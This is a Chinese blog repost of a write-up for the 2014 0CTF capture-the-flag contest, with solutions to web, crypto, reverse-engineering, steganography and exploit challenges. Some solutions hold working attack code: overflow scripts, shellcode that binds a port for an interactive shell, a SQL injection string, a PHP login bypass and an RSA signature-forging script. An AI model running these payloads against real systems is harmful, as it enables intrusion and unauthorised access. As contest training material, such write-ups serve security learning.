0ops CTF/0CTF writeup

转载

tmdsb38 于 2015-10-31 20:10:23 发布
分类专栏： 安全 文章标签： 信息安全

0×00 0CTF

『第一届0ops信息安全技术挑战赛，即0ops Capture The Flag，以下简称0CTF。 0CTF由上海交通大学网络信息中心和上海市信息安全行业协会指导，由上海交通大学信息网络安全协会承办，是2014信息安全技能竞赛校园赛首站。0CTF注册与参赛地址为http://ctf.0ops.net。 比赛时间为北京时间2014年3月1日至2日，每天7时至23时，共32小时。』

看官方微博，这个比赛本来是面向上交校内的，就是校外可以做题但是不发奖，后来也给校外发奖了，整体感觉还不错，好多大牛过来刷题了，没有挤进前六名去……不过当做BCTF的一次练手吧，平时都在实验室打酱油，做个比赛还是可以学到不少东西的。写个Blog记录一下过程，题目只做简单描述，具体可以看官方页面http://ctf.0ops.net，要登录才能看到题目，不知道现在还能否注册。

0×01 [Web]Spy

[题]简单的Web题目，总共四关，每一关都要输入数字，并保证输入的数字比服务器给的大。
1. text框最多输入3位数字，服务器随机返回4位数字，这个审查元素改一下maxlength属性就好了；
2. text框最多输入3位数字，服务器随机返回数字，这个改maxlength属性不然过，但是发现服务器偶尔会返回三位数字，这样的话一直提交999，总会过的；
3. 看谁出的数的倒数比较小谁就算赢！输入-1直接过了；
4. 每人给出一个数，然后比谁的数的EVIL值大。啥是EVIL值？就是该数字每位ASCII码的乘积呗，比如'123'这个数，三位数字的ASCII码分别是49, 50, 51乘起来是124950，这个就是123这个数的EVIL值。这个题最多输入6位，服务器的EVIL值很大，不过输入0xFFFF就过了；

0×02 [Crypto]Classic

[题]小丁丁发现自己置身于一个诡异的房间，面前只有一扇刻着奇怪字符的门。 他发现门边上还有一道密码锁，似乎要输入密码才能开门。。4esxcft5 rdcvgt 6tfc78uhg 098ukmnb
[解]这个比较诡异……通过键盘布局解密：0ops

通过键盘布局解密

通过键盘布局解密

0×03 [Misc]IPv4

[题]截止到2014.2.23，亚太互联网络信息中心分配给中国大陆的IPv4地址是多少个？
[解]下载文件http://ftp.apnic.net/stats/apnic/2014/delegated-apnic-20140223.gz进行统计分析。文件格式为：

```
apnic|CN|ipv4|1.2.2.0|256|20110331|assigned
等级机构|获得该IP段的国家/组织|资源类型|起始IP|IP段长度|分配日期|分配状态
```

我用Python解析的，读入每行数据split一下就好了，得到330393088。

0×04 [Exploit]Welcome

[题]在服务器202.120.7.6:32323上运行了一个程序，溢出拿KEY。

[解]IDA分析程序，B函数可以溢出：

```
char *__cdecl B() { char *result; // eax@1 char s; // [sp+1Ch] [bp-40Ch]@1 int v2; // [sp+20h] [bp-408h]@1 __int16 v3; // [sp+24h] [bp-404h]@1 char v4; // [sp+26h] [bp-402h]@1 int v5; // [sp+41Ch] [bp-Ch]@1   v5 = 0; memset(&s, 0, 1016u); puts("Welcome to 0ops CTF."); fflush(stdout); gets(&s); result = &s; *(_DWORD *)&s = *(_DWORD *)"HelloKitty"; v2 = *(_DWORD *)&aHellokitty[4]; // o v3 = *(_WORD *)&aHellokitty[8]; // t v4 = aHellokitty[10]; // \0 if ( v5 ) // 覆盖到v5即可 // 1016+4+2+1=1023 多覆盖一个byte即可 { fd = (int)fopen("./flag.txt", "r"); __isoc99_fscanf(fd, "%s\n", &s); puts(&s); result = (char *)fflush(stdout); } return result; }
```

开始忘了加\n，郁闷了好久.....

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) sock.connect(('202.120.7.6', 32323)) print sock.recv(1024) sock.send('a'*1025+'\n') # 一定要有\n print "send done" print sock.recv(2048) sock.close()
```

0×05 [Web]System

[题]小丁丁在无意中发现了一个对方的内部登陆系统，可惜他不知道用户名和密码，该怎么办呢？

[解]简单的SQL注入，用户名输入下面的代码即可：

```
'or 1=1#
```

0×06 [Crypto]Dict

[题]小丁丁一直潜伏在邪恶黑客组织的总部大楼附近。他知道邪恶黑客组织的内部密码Hash方式是咸的（Salted），但是 没有正确的通行口令他无法潜入。他每天都在仔细分析这栋大楼的办公室垃圾，想要从中找到一些线索。这一次，他捡到了某个员工的备忘小便签：

```
WORD is a common english word
len(WORD) = 4
md5(WORD + '0ops!^_^') = 'e79dc003a53edc551c5ef8364e97b2e2'
HASH = md5(WORD)
FLAG = 0ops{HASH}
```

[解]四个字母组成的英语单词，这个直接枚举并比较MD5值就行了，很快就找到了单词join。

0×07 [Crypto]JohnCode

[题]小丁丁伪装成内部员工潜入了邪恶黑客组织，在群邮件中，他得知他们正在开发一套新的加密算法JohnCode。小丁丁看到了群共享的源代码，陷入了深深的沉思。 你能帮他破解这个囧呆马吗？

eaxRa8RO8gyXLs/5lZO2jUk32bGGN9DoA5hi1MBswPnWw28pk2f=

JohnCode加密算法源代码：

```
import hashlib   def johncode(msg, key): token = hashlib.md5(key).digest() res = "" password = "0ops Capture The Flag" for c in msg: n = ord(c) ^ 0xde ^ 0xad ^ 0xbe ^ 0xef for i in xrange(16) : n ^= ord(password[i]) ^ ord(token[i]) res += chr(n) token = hashlib.md5(chr(n)).digest() return res.encode('base64').encode('rot13')
```

[解]这个可以直接逆推的，因为每一轮的token都是上一轮的字符的MD5值。不过因为不知道key，所以第一位没法解出来，但是题目说了FLAG的格式，所以第一位是0，解密的代码如下：

```
import hashlib   def getConstXor(): return 0xde ^ 0xad ^ 0xbe ^ 0xef   def getPwdXor(): password = "0ops Capture The Flag" res = 0 for i in xrange(16): res ^= ord(password[i]) return res   def getMd5Xor(val): token = hashlib.md5(val).digest() res = 0 for i in xrange(16): res ^= ord(token[i]) return res   if __name__ == "__main__": ctftext = "eaxRa8RO8gyXLs/5lZO2jUk32bGGN9DoA5hi1MBswPnWw28pk2f=" ciphertext = ctftext.decode("rot13").decode("base64") ctlen = len(ciphertext) constXor = getConstXor() pwdXor = getPwdXor() i = ctlen - 1 msg = "" while i >= 1: tokenXor = getMd5Xor(ciphertext[i-1]) msg = msg + chr(ord(ciphertext[i]) ^ tokenXor ^ pwdXor ^ constXor) i = i - 1 # msg = }4660b46c5eb87b6e4b618a2804b40ee4{spo msg = msg[::-1] # msg = ops{4ee04b4082a816b4e6b78be5c64b0664} # 答案是 0ops{4ee04b4082a816b4e6b78be5c64b0664}
```

0×08 [Reverse]Waltz

[题]APK逆向分析：http://ctf.0ops.net/attachment/download/EndlessWaltz.zip

[解]解压APK得到classes.dex，然后使用dex2jar得到jar文件，然后使用JD-GUI就可以看Java代码了，就是几个字符串替换和BASE64加解密。

0×09 [Misc]FakeUser

[题]小丁丁有隔天备份ctf.0ops.net数据库的习惯，就在比赛开始前一天，小丁丁突然发现备份似乎被人修改了，似乎额外增加了几个账户。可是小丁丁已经不记得有哪些账户了，这可怎么办？

注意：此题的FLAG是取 所有虚假账户的ID之和，求MD5，再拼上0ops{...} 即 0ops{md5(sum of IDs of fake users)}

[解]将SQL文件导入数据库，提示换行符不一致！所有换行符为\r\n的都是假的账户。

0x0A [Exploit]Login

[题]溢出服务器上的一个程序，位于202.120.7.110:55632

[解]getpath函数中，gets可以溢出，最后调用了strdup，这个函数会分配一段空间保存输入的内容，把返回地址覆盖为call eax的地址，那么返回的时候就会执行shellcode了。

```
char *__cdecl getpath() { char s; // [sp+8h] [bp-25Ch]@1 [604] void *v2; // [sp+260h] [bp-4h]@1 unsigned int v3; // [sp+268h] [bp+4h]@1   printf("Input Name Please: "); fflush(stdout); gets(&s); // 获取输入 v2 = (void *)v3; // v3 == 608 if ( (v3 & 0xB0000000) == 0xB0000000 )// 覆盖返回地址，返回地址存入v3 { printf("HEHE (%p)\n", v2); _exit(1); } printf("Got Name %s\n", &s); return strdup(&s); // 分配空间复制字符串，返回值指向复制的字符串 }
```

call eax可以随便找一个：

```
.text:08048A4B                call    eax ; __CTOR_LIST__
```

不过我找了好多Shellcode都不管用……最后找了个开端口的，执行之后nc连接，cat flag.txt即可。

```
def testServer(): # http://www.shell-storm.org/shellcode/files/shellcode-370.php #
port : 5074 shellcode =
("\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5f\x81\xef\xdf\xff\xff"+
"\xff\x57\x5e\x29\xc9\x80\xc1\xb8\x8a\x07\x2c\x41\xc0\xe0\x04" +
"\x47\x02\x07\x2c\x41\x88\x06\x46\x47\x49\xe2\xedDBMAFAEAIJMD" +
"FAEAFAIJOBLAGGMNIADBNCFCGGGIBDNCEDGGFDIJOBGKBAFBFAIJOBLAGGMN" +
"IAEAIJEECEAEEDEDLAGGMNIAIDMEAMFCFCEDLAGGMNIAJDIJNBLADPMNIAEB" +
"IAPJADHFPGFCGIGOCPHDGIGICPCPGCGJIJODFCFDIJOBLAALMNIA") sock =
socket.socket(socket.AF_INET, socket.SOCK_STREAM) #sock.connect(('192.168.218.129',
55632)) sock.connect(('202.120.7.110', 55632)) print sock.recv(1024)
#sock.send('A'*608+'\xB0'*4+'\n')   sock.send(shellcode +
'\x90'*(608-len(shellcode))+'\x4B\x8A\x04\x08'+'\n') print "send done" print
sock.recv(2048) print sock.recv(2048) while True: acmd = raw_input("CMD> ")
sock.send(acmd) sock.send(acmd) print sock.recv(2048) time.sleep(0.1)
```

0x0B [Reverse]HackGate

[题]给定一个setup.exe，求KEY。

[解]setup.exe，是个安装包，要求输入密码才能安装。开始直接调试这个程序，发现根本断不下来，发现创建了子进程，于是调试子进程，发现用了MD5、SHA以及CRC32算法，后来差一下发现是个Inno Setup的安装包，然后我还找到了能够绕过密码直接提取文件的程序（当然找了好几个才发现一个叫做InnoExtractor的程序），于是直接把里面的EXE抠出来了，是g++编译的，我电脑装了还跑不起来，可能DLL版本不对。直接托IDA看字符串就找到KEY了……当然要稍微变换一下，key是0ops{EL_PSY_CONGROO}。其实找到的字符串是LE_PSY_CONGROO，我用Google搜的时候，提示我是EL_PSY_CONGROO。

```
El Psy Congroo在动画《命运石之门》播出之后才火起来的。
冈部伦太郎使用了很久用意义不明的话，能够自我暗示，使自己镇静下来。
```

不过有时候做这种题，没加密的话很容易偷懒的……（我这样会被鄙视吗？）

0x0C [Web]Signal

[题]绕过网站登陆。

[解]给提示了，这题和数据没关系，和PHP的一些检查方式有关系……审查元素，修改password字段名字（在name字段的值后面加上数组符[]），输入任意密码提交：

```
<form class="form-signin" action="login_ok.php" method="post"> <h2 class="form-
signin-heading">Please sign in</h2> <input type="text" class="input-block-level"
name="id" value="159.226.43.61" readonly=""> <input type="password" class="input-
block-level" name="ps[]" placeholder="Password"> <label class="checkbox"> <input
type="checkbox" value="remember-me"> Remember me </label> <button class="btn btn-
large btn-primary" type="submit">Sign in</button> </form>
```

0x0D [Crypto]RSASign

[题]小丁丁继续在邪恶组织总部探索。他发现组织内部有一个专用的身份签名系统。只要能拿到最高权限的账户签名，他就可以得到最高权限啦！幸运的是，小丁丁又一次拿到了它的源码。

[解]考察数论相关的知识了。

同余形式：若a % N = A 且 b % N = B，那么有(ab) % N = (AB) % N;

同理对于RSA有：若a^d % N = A 且 b^d % N = B，那么有[(a^d)*(b^d)] % N = (AB) % N;

现在服务器能够返回给定任意数据a，返回a^d % N的值A，如果能拿到0ops（假设转化为数值之和为c）的返回值：c^d % N = C，即拿到C的值就可以拿到KEY了。

```
a^d % N = A
b^d % N = B
c^d % N = C
```

分解c，假设c = a*b，那么有(A*B)≡C mod N，计算一下，c刚好能够分解，那么我们就可以从服务器拿回A和B了，如果知道了N，就可以拿到C了。不过对于这个题，拿到AB就已经够了，因为RSA签名验证就是(A*B)^e % N。不过N还是可以求出来的，大神提供的思路如下：

```
2^d % N = A
4^d % N = B 即 (2*2)^d % N = B
8^d % N = C 即 (2*2*2)^d % N = C
有M = GCD(A*A-B, A*A*A-C)
注意这里求出的M可能是kN，也就是是N的倍数，如果运气好就是N了，不然要多找几次。
```

下面是解题代码，会求出N。

```
import time import socket import string   def int2str(n): charset =
string.digits + string.letters p = len(charset) + 1 s = "" while n: s = s +
charset[n%p-1] n /= p return s[::-1]   def str2int(s): """ map '0' => 1 '1' =>
2 ... '9' => 10 'a' => 11 ... 'z' => 36 'A' => 37 ... 'Z' => 62 """ charset =
string.digits + string.letters p = len(charset) + 1 r = 0 for c in s : r = r *
p + charset.index(c) + 1 return r   def getFactor(): ops = str2int('0ops') a =
b = 0 for i in range(2, ops): if ops % i == 0: a, b = i, ops/i print "%d * %d =
%d" % (a, b, ops) break sa = int2str(a) sb = int2str(b) print "%d --> %s" % (a,
sa) print "%d --> %s" % (b, sb) return sa, sb   def getAuthKey(s): sock =
socket.socket(socket.AF_INET, socket.SOCK_STREAM) sock.connect(('202.120.7.5',
38241)) sock.recv(2048) time.sleep(0.5) sock.recv(2048) sock.send('1\n') #
register sock.recv(2048) time.sleep(0.1) sock.send(s + '\n') sock.recv(2048)
authKey = sock.recv(2048) sock.close()   print "Username: %s" % s print authKey
return authKey.strip()   def getGCD(a, b): if a < b: a, b = b, a while b != 0:
tmp = a % b a = b b = tmp return a   def getN(): userlist = [2, 4, 8] keylist =
[] for user in userlist: keylist.append(int(getAuthKey(int2str(user)))) diff =
[] diff.append(pow(keylist[0], 2) - keylist[1]) diff.append(pow(keylist[0], 3)
- keylist[2]) return getGCD(diff[0], diff[1])   def getFlag(authKey): sock =
socket.socket(socket.AF_INET, socket.SOCK_STREAM) sock.connect(('202.120.7.5',
38241)) sock.recv(2048) time.sleep(0.5) sock.recv(2048) sock.send('2\n') #
login sock.recv(2048) time.sleep(0.1) sock.send('0ops\n') # username
sock.recv(2048) time.sleep(0.1) sock.send(str(authKey) + '\n') # authKey print
sock.recv(2048) print sock.recv(2048) sock.close()   if __name__ == "__main__":
sa, sb = getFactor() ka = getAuthKey(sa) kb = getAuthKey(sb) kab = int(ka) *
int(kb) print "authKey[%s] * authKey[%s] = \n%d\n" % (sa, sb, kab) n = getN()
print "N = \n%d\n" % n flagKey = kab % n print "authKey[0ops] = \n%d\n" %
flagKey getFlag(flagKey) raw_input("<Enter>")   """ 163 * 2153 = 350939 163 -->
1A 2153 --> xa Username: 1A
215333281704183780846678293332414751372371898401364133416590434822560975108734006
807780859363005572203059258662457461625568182255953254288911185432777760002246938
941538044399205063893429141525186860761429250202612681651345481566403266789130583
321837402220115498167925934229928313928210415216969854095106036145213052403657308
699931078681116161881029449030928900883040937590667573333218088613430154362854318
834237480391578131818287285293385700794831250708814586030122332286298896259986108
778371880294289665696844734881379290716038102288670221082436303447063599353189748
659363579802989602917857042437294261061356335491933174051   Username: xa
254887447687224063990229932100735054214118783586238245527001570196627316687889138
296967624647017162911112907517573839202487758504364869703516417241471652591202856
```

```
9
882896216074492272396889251305077015327351040325941886025623648414629801594930
7
968111035001394790568189780839915838315859286890889716400160144674054041088236
2
375552223322410915230099352983551780151327299234358851893696620458640077015624
85
916223652058220046174521691291118811265264805584194507329926400823821597677527
94
229626476961036678050759813890497292285763003276086992967835432594317381877998
21 731862053896502779740294350970620551593589183858097468202   authKey[1A] *
authKey[xa] =
548857505756934260839195315109345143501357089234033459301219116237244782346022
68
279795424540558988177688220467551966496282341544626320656357093152173019054435
78
150532133609389905235256515159772648986248696696933827331717318897680546320856
39
400815521962815611435011539447639250138003474470188871354537227984157340167501
51
921848368622760597911840866912830311590398518107717779629347685764292592313641
33
418341108895644272689275594925528529740231699214762304259281040050164229294180
70
395935911404115371371259673879461300715479727906321181338966254997293575433088
16
654480913641939976820052488702000415040233810164460669090238789705293190798000
86
138085514326380839207062373770551920759315046571001387827626341268285700966260
00
217409877848528447013097204048851015544123314426120269027007334030804455990923
6
880226044830950122356434040169863958250712647884894010814108462393990082563834
44
277835421662397749916153104578930219251223292841875799132453052117040545439631
12
466175917457251122642753258342389894538252591307173004165248448691068388900021
50
135394189873447637041445323670139192371919227259801326052078371021329078956244
32
666078993920713328593809430606058520673630663338232304244675845939858726386004
2 119105342842310261180736904026302   Username: 1
221625923827092792396750782872094871702576823615112773984818321473728232154512
06
290122349932543971163155062910185528490062565804255293698727296975502383747394
94
487728296796529232255452079241445365361306699620184221464111348418756163973571
34
295688800068782865346236424157900913560453644437631592246356461718613882420857
26
972652996067081417709145743356153034797617466569138802147804052858651569747036
63
687078125474856032749621904569011548984075565304075822484422409357133449540017
43
704603145652174000458298380479167427778931915571518376062750641177358538441476
09 312638348348883587842186583304381307199776987787088683213   Username: 3
185555058248807712737275408297116722216766298316584690289779885844405548737804
36
451377733865601336449833646376590043370617183056609231668174111977663757934057
1
```

```
8
0510302973236722092412730932852830263429949322385313959527935508905020320629397
4
8684089899924464585469590957624162114365934768855726120963846219101186597114924
2
7946476288423898176643308546172630041112524299959696850859594687622334871918471
716708099919584276662130190920957679901378735893659231286834175436940897921528
8
7715084791826876427858261603776977308609833708895081231840561576230435057530307
1 07909140476312557783137920843210340065864884225667537980 6 Username: 7
5248220486842493340355757062726048744981395843968687024409283884749433254844607
3
4560251280369274676388879243532005486922812920969794673303482557736786867541502
0
4065019037666029412875935529995216668218312781214255845529802575083230081195288
9
8646399044749411638523064360665782231183884839966430702824779475933065729425392
1
8787559190710772187203990970548832414680972200519967034600250504249587676879306
4
6994499122838653639916422405890549376270316863314994683930500713419111442739494
1
7248506253374745713065206704143848037856845996650435197788430911862121992963318
9 06584017724632422879044239426508028014318144849268674008 N =
2961021105032980837823254555269974943659448043712205498686568009988489051387285
0
7552566198728231027391425505438767914505816701082171615527045000422811010046258
0
6120936475760290791061711926343860000547231271348933881603326470949052953513019
0
9637896176034410774096895104632179382537672094008391211740194250714241642450222
4
5271601686705981041028910167197108636218218647457625937215499814009354659286474
7
6421017559085535500512098662317140379422403159699556223065960934702750314199247
5
4777024569098173042951512874090957187039408988465211707871503464560661300946919
8 724251507254450039197449345504428016016268512178144465269 authKey[0ops] =
1311020584447258207850856158600961601051144095039946487418886434929165277783298
8
9988123205231853295498664682446706384222782877051719603720717104454469549094091
2
1242345040145857649379374140497964831870592308655371519711474743712527209883910
5
5382719836005089560873430993166399714433942202076492109058719999298059684332955
1
1083597407619874926732303662556495669095392368330676730091709838091365689869817
3
6340738661480267004489548750978621873845605449509828510371126158967438037032143
3
3508331452219140578200219270682556299591244411238873049945913916763781786484365
1 5457287539858433296563524777518618199543842111328369241 56 You win! Flag is:
0ops{03e2bca28698ca3b2b8b50c594ae4e89} """
```

```
202
203
204
205
206
207
208
209
210
211
```

0x0E [Misc]Game

[题]小丁丁找到邪恶组织的人想要和他们在安全技术上一较高下，然而却被告知你太嫩了，我们先不玩别的先来盘游戏吧，如果赢了我，再来谈技术的问题也不迟啊哈哈哈哈哈。

[解]这个是个取石子游戏，大家应该见过，OJ上面也会常见，虽然我连这个也不会，不过搜一下还是有很多解决方案的。服务器会返回N堆石子给你，你要最后面拿光所有的石子，你就赢了这一个round。

也就是Nimm Game，有k堆石子，两个人轮流从某一堆取任意多的物品，规定每次至少取一个，多者不限。取走最后石子的人获胜。


```
引入一个概念，平衡状态，又称作奇异局势。当面对这个局势时则会失败。任意非平衡态经过一次操作可以变为平衡态。
每个玩家都会努力使自己抓完石子之后的局势为平衡，将这个平衡局势留给对方。因此，玩家A能够在初始为非平衡的
游戏中取胜，玩家B能够在初始为平衡的游戏中取胜。

最后一个奇异局势是(0,0...,0)。另一个奇异局势是(n,n,0...0)，只要对手总是和我拿走一样多的物品，最后会面对
(0,0...,0)。

奇异局势的判定：
    对于一个普通的局势，如何判断其是不是奇异局势？对于一个局势(s1,s2,...sk)，对所有石子个数做位的异或运
算，s1^s2^s3^...^sk，如果结果为0，那么局势(s1,s2,...sk)就是奇异局势（平衡），否则就不是（非平衡）。
    从二进制位的角度上说，奇异局势时，每一个bit位上1的个数都是偶数。

玩家的策略：
    就是把面对的非奇异局势变为奇异局势留给对方。也就是从某一堆取出若干石子之后，使得每一个bit位上1的个数
都变为偶数，这样的取法一般不只有一种。可以将其中一堆的石子数变为其他堆石子数的位异或运算的值（如果这个值
比原来的石子数小的话）。

参见：http://blog.csdn.net/ojshilu/article/details/16812173
```

照着这个思路写了个脚本，但是比较蛋疼的是服务器每次只从一堆石头中取出一个，这样我也只能取出1个，而这样下来就严重拖慢了速度，而服务器最初设置了100个round，我跑了1个多小时才跑完50个round，然后管理员认为100轮太多了，就把服务器端了调整为50轮，于是我又跑了1个小时左右，中午吃完饭回来就返回了key了。

```
#!/usr/bin/env python # -*- coding:utf-8 -*- import socket import sys   def parseInput(s): idx = s.find("I pick") # 过滤无关数据 if idx != -1: s = s[idx:] idx = s.find("There are totally") # 过滤无关数据 if idx != -1: s = s[idx:]   lines = s.split('\n') res = [] for l in lines: l = l.strip() data = l.split(': ') if len(data) == 2 and data[0].find("Pile") != -1: res.append(int(data[1])) return res   def pickStone(s): l = len(s) maxCount = 0 idx = 0 for i in range(0, l): tmp = 0 for j in range(0, l): if j == i: continue tmp = tmp ^ s[j] if tmp < s[i]: if maxCount < s[i]-tmp: maxCount = s[i]-tmp idx = i return (idx, maxCount)  if __name__ == "__main__": #redirectOutput() sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) sock.connect(('202.120.7.108', 17733)) print sock.recv(4096) while True: data = sock.recv(4096) print data arr = parseInput(data) print arr idx, count = pickStone(arr) sock.send("%d\n" % idx) print "%d" % idx data = sock.recv(4096) print data sock.send("%d\n" % count) print "%d" % count print sock.recv(4096)
```


0x0F [Misc]Girl

[题]图片隐写术



[解]图片无限放大之后会发现右上角有四个小点，这里面隐藏了信息，当然这里全是一堆红色，看起来相当的晃眼！！这里面的像素点存在色差，我们需要对其进行二值化处理。下图是截取的一个图，我给四个小点画了个圈，只是为了方便各位看官辨别。

大家可以把原图下载下来放大之后，在信息隐藏区域取色就能看到色差（比如QQ截图工具就有取色功能）
正常的背景色RGB是 **(235,1,2)**，四个边界点的RGB是 **(225,0,0)**，鼠标在区域内移动的时候，有两个RGB值，分别是 **(235,1,2)**，**(236,1,2)**，看到了没， **(235,1,2)**就是背景色的RGB值。
刚开始以为这个是二维码，就把背景色设置为白色(255,255,255)，把四个边界点的颜色设置为蓝色(0,0,255)，把二维码中的颜色设置为黑色(0,0,0)，以为差不多就OK了，谁知道这货不是二维码，是二进制信息。



隐藏信息的区域我画了个圈，从图中可以看出，如果白色代表0，黑色代表1，我们转成二进制得到0×30和0x6F，这就是0和o，也就是Flag的前缀0ops了，完善一下代码就有key了。

```
#!/usr/bin/env python # -*- coding:utf-8 -*- import string from PIL import Image
  """ # It's not QR code :) def showQRCode(fpath): bmp = Image.open(fpath) pix =
bmp.load() w, h = bmp.size for x in xrange(0, w): for y in xrange(0, h): if
pix[x, y] == (235,1,2): pix[x, y] = (255,255,255) elif pix[x, y] == (225,0,0):
pix[x, y] = (0, 0, 255) elif pix[x, y] == (236, 1, 2): pix[x, y] = (0, 0, 0)
else: pix[x, y] = (255, 255, 255) bmp.save(fpath) """   def getFlagHex(fpath):
bmp = Image.open(fpath) pix = bmp.load() w, h = bmp.size   c = [] for y in
xrange(0, h): for x in xrange(0, w): if pix[x, y] == (225,0,0): c.append((x, y))
  flag = "" for y in xrange(c[0][1]+1, c[2][1]): x = c[0][0] + 1 for i in
xrange(0, 4): ch = 0 for j in xrange(0, 4): tmp = 0 if pix[x+i*4+j, y] == (236,
1, 2): tmp = 1 ch = (ch<<1) + tmp flag = flag + ("%x" % ch) bmp.save(fpath)
return flag   def getFlag(flagHex): flag = "" tmp = 0 for i in xrange(0,
len(flagHex)): val = string.hexdigits.index(flagHex[i]) if i&1: flag = flag +
chr(tmp*16 + val) tmp = 0 else: tmp = val return flag   if __name__ ==
"__main__": flagHex = getFlagHex("girl.bmp") flag = getFlag(flagHex)
raw_input(flag)
```

输出flag为：0ops{Never_giving_up!Fighting!!}

0×10 [Exploit]WebServer

[题]在服务器202.120.7.111:44774上运行了一个程序，提供奇怪的web服务，能处理你的HTTP请求。看看这个web服务里有没有什么非同寻常的秘密？注意：没有NX以及aslr。提供libc.so.6文件下载。
[解]这个是GOT表覆盖与printf格式化写任意内存漏洞，exploit-exercises上面的format最后一题和这个类似，不过只怪我当时候没有认真做题，这个题就没交了……囧rz，这个题有空再补上吧。

0×11 Rank List

这次的马甲是"栈溢出了"，排第八，被前排的大神挤下来了。我平时一般用另一个马甲，叫**Wins0n**